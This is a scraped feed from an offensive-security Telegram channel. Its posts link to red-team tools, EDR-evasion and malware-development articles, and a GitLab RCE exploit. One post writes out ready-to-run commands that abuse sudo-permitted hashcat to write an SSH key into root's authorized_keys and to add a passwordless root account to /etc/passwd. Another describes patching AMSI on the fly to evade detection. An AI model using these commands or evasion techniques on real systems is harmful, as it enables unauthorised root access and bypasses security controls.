TGViewer
Channel Public Channel
APT

APT

@apt_notes

This channel discusses:

— Offensive Security
— RedTeam
— Malware Research
— OSINT
— etc

Disclaimer:
t.me/APT_Notes/6

Chat Link:
t.me/APT_Notes_PublicChat
Subscribers
16.7K
Photos
565
Videos
28
Links
909

Showing posts older than #954 · Back to latest

Older Posts 19 shown
Post #953 3.51K

Forwarded from Offensive Xwitter

😈 [ Clandestine @akaclandestine ]

𝘼𝙑/𝙀𝘿𝙍 𝙀𝙫𝙖𝙨𝙞𝙤𝙣 | 𝙈𝙖𝙡𝙬𝙖𝙧𝙚 𝘿𝙚𝙫𝙚𝙡𝙤𝙥𝙢𝙚𝙣𝙩 👾

🔗 Part 1 - https://medium.com/@0xHossam/av-edr-evasion-malware-development-933e50f47af5

🔗 Part 2 - https://medium.com/@0xHossam/av-edr-evasion-malware-development-p2-7a947f7db354

🔗 Part 3 - https://medium.com/@0xHossam/unhooking-memory-object-hiding-3229b75618f7

🔗 Part 4 - https://medium.com/@0xHossam/av-edr-evasion-malware-development-p-4-162662bb630e

🐥 [ tweet ]
  • ❤‍🔥 7
  • 👍 2
Post #949 3.72K
🐱 GTFOBins в Hashcat

Сегодня мы рассмотрим достаточно интересный (и в какой-то степени банальный) способ как можно использовать Hashcat для обхода локальных ограничений безопасности.

Предположим, у нас есть низко привилегированный доступ к Linux системе под пользователем "Acrono", и этот пользователь имеет права root для выполнения команды Hashcat без ввода пароля:

(root) NOPASSWD: /usr/bin/hashcat -m

Мы можем воспользоваться этой привилегией в Hashcat, взяв MD5-сумму от необходимой нами строки, после чего перебирая хеш по известному "словарю" и записывая вывод в определенный файл.

🐚 SSH Abuse
Данная атака позволит нам добавить наш SSH-ключ в список авторизованных ключей root, обойдя парольную аутентификацию:

key='<PUBLIC_SSH_KEY>'
echo -n "$key" > wordlist && echo -n "$key" | md5sum | awk '{print $1}' > hash
sudo hashcat -m 0 -a 0 --quiet --potfile-disable -o /root/.ssh/authorized_keys --outfile-format=2 hash wordlist
ssh -i ./id_ed25519 root@127.0.0.1

🔑 Passwd Abuse
Данная атака позволяет создать нового пользователя без пароля с правами root в файле /etc/passwd:

create_user='pwn-user::0:0:root:/root:/bin/bash'
echo -n "$create_user" > wordlist && echo -n "$create_user" | md5sum | awk '{print $1}' > hash
sudo hashcat -m 0 -a 0 --quiet --potfile-disable -o /etc/passwd --outfile-format=2 --outfile-autohex-disable hash wordlist
su - pwn-user

Кстати, немногие знают, что Hashcat поддерживает режим "сервера". Если у вас есть пароль от сервера и вы наверняка знаете, что сервер работает от привилегированного пользователя, то SSH Abuse может оказаться полезным:

hashcat --brain-server --brain-host=0.0.0.0 --brain-port=1337 --brain-password=P@ssw0rd

P.S.
Вероятность получить подобные привилегии в реальной жизни крайне мала, однако я лично столкнулся с этим не так давно. Я также не смог найти в интернетах похожего абуза, потому и решил опубликовать данный пост.
  • 👍 21
  • 🔥 9
  • ❤‍🔥 5
  • ❤ 3
  • 👎 3
Post #948 2.34K

Forwarded from Ralf Hacker Channel (Ralf Hacker)

Хорошая статья от MDSec, как они "редтимили" разработчиков. Наиболее интересный момент - это разработка и публикация вредоносного расширения VSCode для фишинга и получения первоначального доступа.

https://www.mdsec.co.uk/2023/08/leveraging-vscode-extensions-for-initial-access/

#redteam #pentest #pishing #initial
MDSec Leveraging VSCode Extensions for Initial Access - MDSec Introduction On a recent red team engagement, MDSec were tasked with crafting a phishing campaign for initial access. The catch was that the in-scope phishing targets were developers with technical...
  • 👍 8
Post #946 3.39K
⚔️ GitLab CE/EE Preauth RCE (CVE-2021-22205)

An issue has been discovered in GitLab CE/EE affecting all versions starting from 11.9. GitLab was not properly validating image files that were passed to a file parser which resulted in a remote command execution.

❗️Affect Versions:
>=11.9, <13.8.8
>=13.9, <13.9.6
>=13.10, <13.10.3

🌐 Source:
https://github.com/inspiringz/CVE-2021-22205

#gitlab #rce #cve
  • 🔥 4
  • ❤‍🔥 2
  • 👍 1
Post #945 2.55K

Forwarded from RedTeam brazzers (Миша)


Недавно нашел интересную функцию DebugActiveProcess , которая позволяет текущему процессу стать дебаггером (обрабатывать всякие дебаг события) для другого процесса. Ну и в голову пришла идея: "А что если применить это на powershell и обрабатывать LOAD_DLL_DEBUG_EVENT, перехватывать загрузку amsi.dll и патчить ее на лету?" . Таким образом родился проект DebugAmsi , который позволяет запускать процесс powershell.exe с автоматическим патчем amsi. Причем я постарался избавить Вас от нужды чистки строк, обфускации их и прочей жести. В файлике strhide реализован алгоритм по шифрованию всех строк проекта во время компиляции с помощью XOR. Алгоритм вынесен в два отдельных милых макроса - h() (для шифрования ASCII строк) и hW() (для шифрования юникода).

Пользуйтесь на здоровье😚
  • ❤‍🔥 12
  • 👍 3
  • 🔥 1
Post #944 19.1K
⚛️ Nuclei Templates AI Generator

Nuclei Template Editor - AI-powered hub to create, debug, scan, and store templates. Covering a wide array of vulnerabilities using public templates & rich CVE data.

📝 Note:
Current focus is HTTP, more protocols coming soon

🌐 Source:
https://templates.nuclei.sh
https://docs.nuclei.sh/editor

#nuclei #template #generator
  • 🔥 14
  • ❤‍🔥 3
  • ❤ 3
Post #943 3.43K
🪄 Red Wizard

This tool automates the deployment of a comprehensive infrastructure with redirectors, backend systems, phishing relays, OSINT machines, and more. It is designed to be user-friendly, providing wizards to walk administrators and Red Team operators through the deployment process. The infrastructure is also self-documenting, making the sharing of all relevant details to the team of operators an effortless task.

🌐 Details:
https://www.secura.com/blog/red-wizard-1

#redteam #relay #infrastructure #phishing
  • 🔥 5
Post #942 2.54K

Forwarded from Offensive Xwitter

Шпаргалка по быстрому развертыванию старой Убунты

Зачем? Статистика не врет – бо́льшая часть проломов с внешки начинается с дырявого веба. Веб же, в основном, крутится на *NIX-ах, и чаще всего, на жесть как не до конца обновленных. К сожалению (нет, на самом деле, к частью), реал-лайф отличается от CTF-таска, поэтому нестандартного SUID-ника / сплойтабельной cron-задачи / нестойкого sudo -l правила найти удается далеко не всегда, а залутаться от рута ой как хочется. Следовательно, если сходу не взлетает PwnKit, linPEAS (по секрету) запускать никто не будет, ведь ядерным сплоитом проще и быстрее.

Однако, предвосхищая контраргументы на тему небезопасности их применения, ядерные уязвимости требуют бережного использования в проде. Обычно под этим подразумевается предварительное тестирование оных на подготовленном стенде с продовым сетапом (ревизия ОС, версия ядра). На примере Убунты покажем, как быстро задеплоить такой стенд.

1. Смотрим ОС и ядро на таргете:

$ cat /etc/os-release
$ uname -a

2. Идем на old-releases.ubuntu.com и хватаем нужный ISO-шник торрентом, разворачиваем на ВМ.

3. Меняем репозитории системных пакетов на архивные:

$ sudo sed -i -re 's/([a-z]{2}\.)?archive.ubuntu.com|security.ubuntu.com/old-releases.ubuntu.com/g' /etc/apt/sources.list
$ sudo apt-get update

4. Накатываем нужное ядро:

$ sudo apt-get install linux-image-$(uname -r)

5. Правим настройки GRUB, чтобы при загрузке иметь возможность свичнуть ядро:

$ gksudo gedit /etc/default/grub
--> GRUB_TIMEOUT=-1
--> #GRUB_HIDDEN_TIMEOUT=0
$ sudo update-grub
$ sudo reboot # (on boot select the kernel from "Previous Linux versions")

6. Ставим метапакеты компиляции и gcc-multilib на случай, если древний сплоит будет собираться с -m32:

$ sudo apt-get install build-essential gcc-multilib

В среднем процесс занимает не более 15 минут вместе с загрузкой образа и адаптацией команд выше под тестируемый дистрибутив.

P. S. Если версия ОСи достаточно старая, чтобы libssl не дал скачать сорцы с Гитхаба с помощью wget/curl (i. e., не поддерживает хотя бы TLSv1.2), репозитории можно клонировать, отключив в клиенте гита проверку SSL-ей (для гетов/курлов такое не прокатит – все равно обосрутся):

$ export GIT_SSL_NO_VERIFY=1
$ git clone https://github.com/<EXP_AUTHOR>/<EXP_REPO>
  • 👍 4
Post #941 2.82K
🐧 Linux Kernel Syscalls

Very useful website if you need a quick reference to Linux kernel syscalls (numbers and parameters for various architectures and kernel versions)

🌐 Details:
https://syscalls.mebeim.net/

#linux #kernel #syscall
  • 🔥 9
  • ❤ 1
Post #939 2.99K
🛠 From C to Shellcode: Crafting Position-Independent Code

Ever wondered how malware developers create shellcode? Dive into the world of Position-Independent Code (PIC) and learn about a shellcode development method using MinGW. This approach combines assembly and C to create efficient and stealthy payloads.

🌐 Details:
https://steve-s.gitbook.io/0xtriboulet/just-malicious/from-c-with-inline-assembly-to-shellcode

#maldev #clang #shellcode #asssembly
steve-s.gitbook.io From C, with inline assembly, to shellcode | 0xTriboulet Friday, August 11, 2023
  • 👍 4
Post #938 2.7K
🔐 Exploiting SCCM’s AdminService API for Site Takeover 🔐

Extensive research into SCCM services has revealed a security flaw within the AdminService API, exploiting the authentication process and leading to unauthorized access. The AdminService API, backed by Microsoft Negotiate authentication, could be leveraged by malicious actors for privilege escalation, granting unauthorized Full Administrator privileges on the targeted site.

🌐 Details:
https://posts.specterops.io/site-takeover-via-sccms-adminservice-api-d932e22b2bf

#ad #sccm #site #takeover
SpecterOps Site Takeover via SCCM’s AdminService API While researching SCCM services, I was studying the various access methods to retrieve or modify data stored in a SCCM site’s database. Read more...
  • 🔥 8
  • 👍 1
Post #937 3.74K
🐕 BloodHound CE: A New Era!

Discover the latest update of BloodHound - now called BloodHound Community Edition (CE). Here's what you need to know:

🚀 Key Features:

— Enhanced GUI for a user-friendly experience
— New containerized architecture for streamlined deployment
— Cached query results for boosted performance
— User management, multi-factor authentication, and SAML authentication

More about it
https://posts.specterops.io/bloodhound-community-edition-a-new-era-d64689806e90

#ad #bloodhound
  • 🔥 7
  • 👍 4
  • ❤‍🔥 2
  • ❤ 2
Post #935 2.48K
Post #934 2.86K
🍅 S4UTomato — Escalate Service Account To LocalSystem via Kerberos

Learn how to leverage Kerberos for privilege escalation in a Windows domain environment using virtual accounts with the help of Resource-based Constrained Delegation, Shadow Credentials, and Tgtdeleg techniques.

https://github.com/wh0amitz/S4UTomato

#ad #privesc #kerberos #windows
  • 🔥 5
  • 👍 1
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →